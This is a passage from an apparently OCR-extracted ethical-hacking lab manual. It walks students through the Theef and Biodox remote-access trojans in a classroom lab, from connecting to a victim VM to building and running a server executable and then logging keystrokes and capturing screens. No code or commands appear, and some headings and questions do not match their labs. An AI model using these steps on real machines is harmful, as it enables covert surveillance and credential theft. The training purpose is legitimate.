



FIGURE 8.3: Windows 8-Running Client210.exe

6. In the **Open File – Security Warning** window, click **Run**, as shown in the following screenshot.





FIGURE 8.4: Windows 8-Security Warning

7. The main window of Theef appears, as shown in the following screenshot.





FIGURE 8.5: Theef Main Screen

8. Enter an IP address in the **IP** field, and leave the **Port** and **FTP** fields as their defaults.
9. In this lab we are attacking **Windows Server 2008** (10.0.0.13). Click **Connect** after entering the IP address of Windows Server 2008.





FIGURE 8.6: Theef Connecting to Victim Machine

10. Now in **Windows 8** you have access to view the **Windows Server 2008** machine remotely.





FIGURE 8.7: Theef Gained access of Victim Machine

11. To view the computer information, click the **Computer** icon at the bottom of the window.
12. In **Computer Information**, you are able to view **PC Details**, **OS Info**, **Home**, and **Network** by clicking on the respective buttons.





FIGURE 8.8: Theef Computer Information

13. Click the **Spy** icon to capture screens, keyloggers, etc. of the victim's machine.





FIGURE 8.9: Theef Spy

14. Select **Keylogger** to record the keystrokes of the victim.
15. In the **Keylogger** window, click the **Play** button to record the keystrokes.





FIGURE 8.9: Theef Keylogger Window

16. Now go to **Windows Server 2008** and type some text in Notepad to record the keystrokes.





FIGURE 8.10: Theef recorded Key Strokes

17. Similarly, you can access the details of the victim's machine by clicking the respective icons.

## Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

| Tool/Utility | Information Collected/Objectives Achieved |
|---|---|
| **Theef** | **Output:**<br>Victims machine PC Information<br>Victims machine keystorkes |

## Questions

1. Is there any way to filter out the "localhost:####" remote address entries?
2. Evaluate the other details displayed by "autoruns" and analyze the working of the autoruns tool.

| Internet Connection Required | |
|---|---|
| ☐ **Yes** | ☑ No |
| **Platform Supported** | |
| ☑ **Classroom** | ☑ iLabs |

Lab 9

# Creating a Server Using the Biodox

*Theef is a Windows based application for both the client and server end. The Theef server is a virus that you install on your victims computer, and the Theef client in what you then use to control the virus.*

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

## Lab Scenario

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

## Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of the lab include:

- Creating a server and testing the network for attack
- Detecting Trojans and backdoors
- Attacking a network using sample Trojans and documenting all vulnerabilities and flaws detected

**Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors**

## Lab Environment

To carry this out, you need:

- **Biodox** tool located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\GUI Trojans\Biodox Trojan**
- A computer running Windows Server 2012 as Host Machine
- A computer running **Window Server 8** Virtual Machine (Attacker)
- **Windows Server 2008** running in Virtual Machine (Victim)
- A web browser with **Internet** access
- Administrative privileges to run tools

## Lab Duration

Time: 20 Minutes

## Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

**Note:** The versions of the created client or host and appearance of the website may differ from what it is in the lab, but the actual process of creating the server and the client is same as shown in this lab.

## Lab Tasks

**TASK 1**

**Create Server with ProRat**

1. Launch Windows 8 Virtual Machine and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\GUI Trojans\Biodox Trojan**.
2. Double-click **BIODOX OE Edition.exe** to run the Trojan on the victim's machine.





FIGURE 9.1: Windows 8-Biodox Contents

3. In the **Open File – Security Warning** window, click **Run**, as shown in following screenshot.





FIGURE 9.2: Windows 8-Security Warning

4. Select yourpreferred language from the drop-down list in the Biodox main window: in this lab we have selected **English**.





FIGURE 9.3: Windows 8-Biodox main window language selection

5. Now click the **Server Editor** button to build a server as shown in the following screenshot.





FIGURE 9.4: Windows 8-Security Warning

6. In **Server Editor** options, enter a victim's IP address in the **IP/DNS** field; in this lab we are using **Windows Server 2008** (10.0.0.13).

7. Leave the rest of the settings at their defaultd; to build a server click the **Create Server** button.

**Note:** IP addresses may differ in your classroom labs.





FIGURE 9.5: Bodox Main Screen

8. **Server.exe** file will be created in its default directory: **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\GUI Trojans\Biodox Trojan**.





FIGURE 9.5: Bodox services

9. Now switch to Windows Server 2008 Virtual Machine, and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\GUI Trojans\Biodox Trojan** to run the **server.exe** file.





FIGURE 9.6: Bodox server.exe

10. Double-click **server.exe** in Windows Server 2008 virtual machine, and click **Run** in the **Open File – Security Warning** dialog box.





FIGURE 9.7: Run the tool

11. Now switch to Windows 8 Virtual Machine and click the **active/deactive status** button to see the connected machines.





FIGURE 9.8: Bodox open source editior

12. After getting connected you can view connected victims as shown in the following screenshot.





FIGURE 9.9: Bodox open source editior

13. Now you can perform actions with the victim by selecting the appropriate action tab in the left pane of the **Biodox** window.
14. Now click the **settings manager** option to view the applications running and other application settings.





FIGURE 9.9: Bodox open source editor

15. You can also record the screenshots of the victim by clicking the **Screen Capture** button.
16. Click the **Start Screen Capture** button to capture screenshots of the victim's machine.





FIGURE 9.10: screen capture

17. Biodox displays the captured screenshot of the victim's machine.





FIGURE 9.11: screen capture

18. Similarly, you can access the details of the victim's machine by clicking the respective functions.

## Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

| Tool/Utility | Information Collected/Objectives Achieved |
|---|---|
| **Biodox** | **Output:**<br>Record the screenshots of the victim machine |

| Internet Connection Required | |
|---|---|
| ☐ **Yes** | ☑ No |
| **Platform Supported** | |
| ☑ **Classroom** | ☑ iLabs |

Lab 10

# Creating a Server Using the MoSucker

